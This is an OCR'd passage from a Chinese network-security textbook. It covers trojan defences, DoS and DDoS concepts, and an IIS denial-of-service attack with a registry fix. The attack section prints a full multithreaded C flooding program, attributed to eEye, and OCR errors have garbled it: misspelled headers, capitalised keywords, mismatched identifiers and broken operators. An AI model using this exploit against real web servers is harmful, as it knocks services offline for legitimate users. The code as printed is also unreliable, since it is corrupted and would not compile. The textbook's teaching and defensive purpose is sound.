


图 6-29　查看并控制远程主机屏幕

“冰河”中每个功能的使用都是通过图形界面，使用起来都很简单，而且在自带的自述文件中介绍得非常详细，这里就不再一一介绍了。其实，木马程序国内外有很多，基本的原理和功能基本上与“冰河”相似，只是可能有的功能比较强大，有的功能比较简单而

已。由于杀毒软件基本可以查杀大多数著名的木马程序，所以一些有名的木马程序一般不适合来做网络后门程序。

6.7.5 木马防御

用以下方法进行防御，基本上可以阻止基于木马的入侵。

1．显示文件扩展名

文件扩展名是文件格式和功能的代表，通过文件扩展名，管理员一眼就能认出文件的真正身份，比如，.exe 代表可执行文件、pg 代表图形文件、txt 代表文本文件、tm 代表网页文件等。知道了文件的扩展名，再看看文件的图标，如果它们之间的对应不一样，比如文件扩展名是.exe，但却使用了 jpg 的图标，那么就说明这个文件经过了别人的修改，这样的文件大多是木马。

2．不打开任何可疑文件、文件夹和网页

以往以为只是执行那些扩展名为.exe、.bat 的文件才有被黑的危险，其实打开网页和文件夹也有危险，因此，只有尽量不打开任何可疑文件、文件夹和网页，才能避免被种植木马。

3．升级 IE

很多木马是利用了 IE 的漏洞，所以要经常升级 IE。

4．常开病毒防火墙

由于病毒防火墙比较占系统资源，容易造成系统缓慢，因此许多管理员不喜欢开病毒防火墙，而是以为新下载的文件进行病毒扫描就足够了。需要注意的是，仅仅使用杀毒软件对文件进行扫描远远不能实现安全的目的，病毒防火墙能够对系统进行实时监控，及时发现活动的木马并把它杀死。

5．常开网络防火墙

使用网络防火墙并进行相当的设置，这样一来，即使计算机真的中了木马程序，防火墙也可以拦截大多数木马的连接。

6.8 拒绝服务攻击

6.8.1 DoS 攻击

拒绝服务攻击是一种针对某些服务可用性的攻击。从计算机和通信安全的角度来看，DoS 攻击一般攻击目标系统的网络服务，通过攻击其网络连接来实现。这种针对服务可用性的攻击不同于其他传统意义上的不可抗力产生的攻击，它是通过造成 IT 基础设备的损害或毁坏而导致服务能力的丧失。

NIST 计算机安全事故处理指南（NIST computer security incident handling guide）【NIST04】中对 DoS 攻击给出的定义如下：

拒绝服务是一种通过耗尽 CPU、内存、带宽以及磁盘空间等系统资源，来阻止或削弱对网络、系统或应用程序的授权使用的行为。

由上述定义可知，可作为 DoS 攻击对象的资源有下面几类。

1．网络带宽

网络带宽与连接服务器和因特网的网络链路的容量相关。对于大部分机构来说，网络

带宽指的是连接到其网络服务提供商的链路容量，如图 6-30 给出的网络实例所示。通常这个连接的容量低于 ISP 路由器内部以及 ISP 路由器之间的链路容量，就意味着可能会发生这样的情况：经过具有更高容量的链路到达 ISP 路由器的通信量要高于到机构的链路的通信量。在这种情况下，ISP 路由器只能发送链路所能承载的最大流量，对于超出的流量必须丢弃。在正常网络运行环境下，正常用户的超负荷访问，同样会使得服务器网络繁忙。那么这些正常用户当中就会随机地有一部分不能够得到服务器的响应，对于一个已经超负荷的 TCP/IP 网络连接来说，服务器不可用也是预料之中的。但在 DoS 攻击的情况下，攻击者直接地或间接地制造出大量的恶意流量发往目标服务器。这种攻击流量相比任何的合法流量来说是压倒性的，从而有效地拒绝了合法用户对服务器的访问。




图 6-30　说明 DoS 攻击的网络实例

2．系统资源

针对系统资源的 DoS 攻击，是通过使用某些特殊数据包来触发系统的网络处理软件的缺陷，从而导致系统崩溃。如果受到这种 DoS 攻击，除非管理员重新启动网络处理程序，否则服务器将无法再通过网络处理程序来提供网络服务。例如，经典的死亡之 ping 攻击也是这种类型的攻击，它们主要是针对早期的 Windows 9x 操作系统。

3．应用资源

针对特定应用服务程序的攻击一般使用一定数量的合法请求，而每个合法请求都会明显地消耗掉服务器上的系统资源，从而达到限制服务器响应其他合法用户请求的目的。例如，某 Web 服务器可能会提供数据库查询服务，如果能够构造出一个巨大的、高代价的查询请求，那么攻击者就能够向服务器提出大量的这类查询请求。这样就会限制 Web 服务器响应其他合法用户的查询请求。

6.8.2 DoS 攻击的原理与思想

DoS 攻击的基本原理是使被攻击服务器充斥大量要求回复的信息，消耗网络带宽或系统资源，导致网络或系统不胜负荷，以至于瘫痪而停止提供正常的网络服务。

要对服务器实施拒绝服务攻击，实质上的方式有两种：

(1) 迫使服务器的缓冲区满载，不接收新的请求；

(2) 使用 IP 欺骗，迫使服务器把合法用户的连接复位，影响合法用户的连接，这也是 DoS 攻击实施的基本思想。

为便于理解，介绍一个简单的 DoS 攻击基本过程，如图 6-31 所示。




图 6-31 一个简单的 DoS 攻击的基本过程

攻击者先向被攻击者发送众多带有虚假地址的请求，被攻击者发送回复信息后等待回传信息，由于是伪造地址，所以被攻击者一直等不到回传信息，分配给这次请求的资源就始终不被释放。当被攻击者等待一定时间后，连接会因超时被切断，攻击者会再度传送一批伪地址的新请求，这样反复进行，被攻击者资源将被耗尽，最终导致被攻击者主机瘫痪。

6.8.3 DoS 攻击类型

DoS 攻击从攻击目的和手段上主要分为以下一些类型，它们以不同的方式对目标网络造成破坏。

1. 带宽耗用 DoS 攻击

最阴险的 DoS 攻击是带宽耗用攻击，它的本质就是攻击者消耗掉通过某个网络的所有可用的带宽。这种攻击可以发生在局域网上，不过更常见的是攻击者远程消耗资源。为了达到这一目的，一种方法是攻击者通过使用更多的带宽造成受害者网络的拥塞，另一种方法是攻击通过征用多个站点集中拥塞受害者的网络连接来达到 DoS 攻击效果。

2. 资源衰竭 DoS 攻击

资源衰竭攻击与带宽耗用攻击的差异在于前者集中于系统资源而不是网络资源的消耗。一般来说，它涉及诸如 CPU 利用率、内存、文件系统和系统进程总数之类系统资源的消耗。攻击者往往拥有一定数量系统资源的合法访问权，之后，攻击者会滥用这种访问权消耗额外的资源，这样，系统或合法用户被剥夺了原来享有的资源，造成系统崩溃或可利用资源耗尽。

3. 编程缺陷 DoS 攻击

部分 DoS 攻击并不需要发送大量的数据包来进行攻击。编程缺陷攻击就是利用应用程

序、操作系统等在处理异常条件时的逻辑错误实施的 DoS 攻击。攻击者通常向目标系统发送精心设计的畸形分组来试图导致服务的失效和系统的崩溃。

4．基于路由的 DoS 攻击

在基于路由的 DoS 攻击中，攻击者操纵路由表项以拒绝向合法系统或网络提供服务，诸如路由信息协议和边界网关协议之类较早版本的路由协议没有或只有很弱的认证机制。这就给攻击者变换合法路径提供了良好的前提，往往通过假冒源 IP 地址就能创建 DoS 攻击。这种攻击的后果是受害者网络的分组或者经由攻击者的网络路由，或者被路由到不存在的黑洞网络上。

5．基于 DNS 的 DoS 攻击

基于 DNS 的攻击与基于路由的 DoS 攻击类似。大多数的 DNS 攻击涉及欺骗受害者的域名服务器高速缓存虚假的地址信息，这样，当用户请求某 DNS 服务器执行查找请求的时候，攻击者就达到了把它们重定向到自己喜欢的站点上的效果。

6.8.4 对 IIS Web Server 进行 DoS 攻击

当 IIS 处于默认情况下，容易受到拒绝服务的攻击。如果注册表中有一个叫 MaxClientRequestBuffer 的键未被创建，针对这种 NT 系统的攻击通常能奏效。

MaxClientRequestBuffer 这个键用于设置 IIS 允许接受的输入量。如果 MaxClientRequestBuffer 设置为 256，则攻击者通过输入大量的字符请求，IIS 将被限制在 256B 以内，而系统的默认设置对此不加限制，因此未加防护的 IIS 就很容易受到拒绝服务攻击。利用下面的程序，可以很容易地对 IIS 服务实行 DoS 攻击。

```
#include<studio.h>
#include<windows.h>
#define MAX_THREAD 666
Void cng();
Char * server;
Char * buffer;
Int port;
Int counter = 0;
Int current_threads = 0;
Int main(int argc,char ** argv)
{
  WORD tequila;
  WSADATA data;
  Int p;
  DWORD tid;
  HANDLE hThread[2000];
  printf("CNG IIS DoS.\nMarc@eEye.com\nhttp://www.eeye.com\n\"For my
  beloved.\"\n");
  If(argc<2)
  {
   Printf("Usage: %s[server][port]\n",argv[0]);
```

```
    Exit(1);
  }
  Buffer = malloc(17500);
  Memset(buffer,'A',strlen(buffer));
  Server = argv[1];
  Port = atoi(argv[2]);
  Tequila = MAKEWORD(1,1);
  Printf("Attempting to start winsock…");
  If((WSAStartup(tequila,&data))!=0)
  {
    Printf("failed to start winsock.\n");
    Exit(1);
  }
  Else
  {
    Printf("started winsock.\n\n");
  }
  Counter = 0;
  For(p = 0;p<MAX_THREAD;++p)
  {
    hThread[counter] = CreateThread(0,0(LPTHREAD_START_
    COUNTINE) cng,(void*)++counter,0,&tid);
  }
  Sleep(250);
  While(current_threads)
    Sleep(250);
    Counter = 0;
    Printf("Terminated Threads.\n");
  While(counter<MAX_THREAD)
  {
    TerminateThread(hThread[counter],0);
    ++counter;
  }
  WSACleanup();
  Return 0;
}
Void cng()
{
   Int SockFD = 0,p;
   Struct sockaddr_in DstSAin;
   Char GETKLLED[] = "GET / HTTP /\r\n";
  Int die = 1;
  Printf("Entered CNG\n");
  ++Current_threads;
  DstSAin.sin_family - AF_INET;
```

```
    DstSAin.sin port - htons((u short)port);
    DstSAin.sin addr.s addr = inet addr(server);
    If((SockFD = socket(AF INET,SOCK STREAM,0))<0)
    {
      Printf("Failed to create socket\n");
      --Current_threads;
      Return;
    }
    If(!connect(SockFD,(struct sockaddr *)&DstSAin,sizeof(DstSAin)))
    {
      P=send(SockFD,GETKILLED,strlen(GETKILLED),0);
      Printf("Step 1:%i\n",p);
      For(;;)
      {
        P=Send(SockFD,buffer,strlen(buffer),0);
        Printf("P: %i\n",p);
       }
    }
    Current_threads;
    Printf("Exited CNG\n");
    Return;
  }
```

攻击结果将导致 NT 系统的 CPU 利用率达到 100%。解决此类攻击的方法是，在对话框中输入 Regedt32.exe，在注册表中的 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\w3svc\parameters 中增加一个键值：MaxClientRequestBuffer。键值类型为 REG_DWORD，设置数值为十进值，具体数值设置为用户 IIS 系统允许接受的 URL 最大长度，通常数值设置为 256。

6.8.5 分布式拒绝服务攻击

DDoS 全名是 Distributed Denial of Service （分布式拒绝服务攻击），很多 DoS 攻击源一起攻击某台服务器就组成了 DDoS 攻击，DDoS 最早可追溯到 1996 年最初，在中国 2002 年开始频繁出现，2003 年已经初具规模。DDoS 攻击是利用一批受控制的机器向一台机器发起攻击，这种攻击来势迅猛，令人难以防备，且具有较大的破坏性。

近几年由于宽带的普及，很多网站开始盈利，其中很多非法网站利润巨大，造成同行之间互相攻击，还有一部分人利用网络攻击来敲诈钱财。同时 Windows 平台的漏洞被大量地公布，流氓软件、病毒、木马大量充斥着网络，有些懂技术的人可以很容易非法入侵控制大量的个人计算机来发起 DDoS 攻击从中牟利。攻击已经成为互联网上的一种最直接的竞争方式，而且收入非常高，利益的驱使下，攻击已经演变成非常完善的产业链。通过在大流量网站的网页里注入病毒木马，木马可以通过 Windows 平台的漏洞感染浏览网站的计算机，一旦中了木马，这台计算机就会被后台操作的人控制，这台计算机也就成了所谓的肉鸡，每天都有人专门收集肉鸡然后以几毛到几块一个的价格出售，因为利益需要攻击的人就会购买，然后遥控这些肉鸡攻击服务器。

分布式拒绝服务攻击采用了一种比较特别的体系结构，从许多分布的主机同时攻击一个目标，从而导致目标瘫痪。目前所使用的入侵检测和过滤方法对这种类型的入侵都不起作用。为了找出这种攻击的漏洞，有效地监测和捕获这种入侵，必须对其所采用工具进行具体分析。

6.8.6 DDoS 体系结构

一个比较完善的 DDoS 攻击体系分成 4 大部分，如图 6-32 所示。

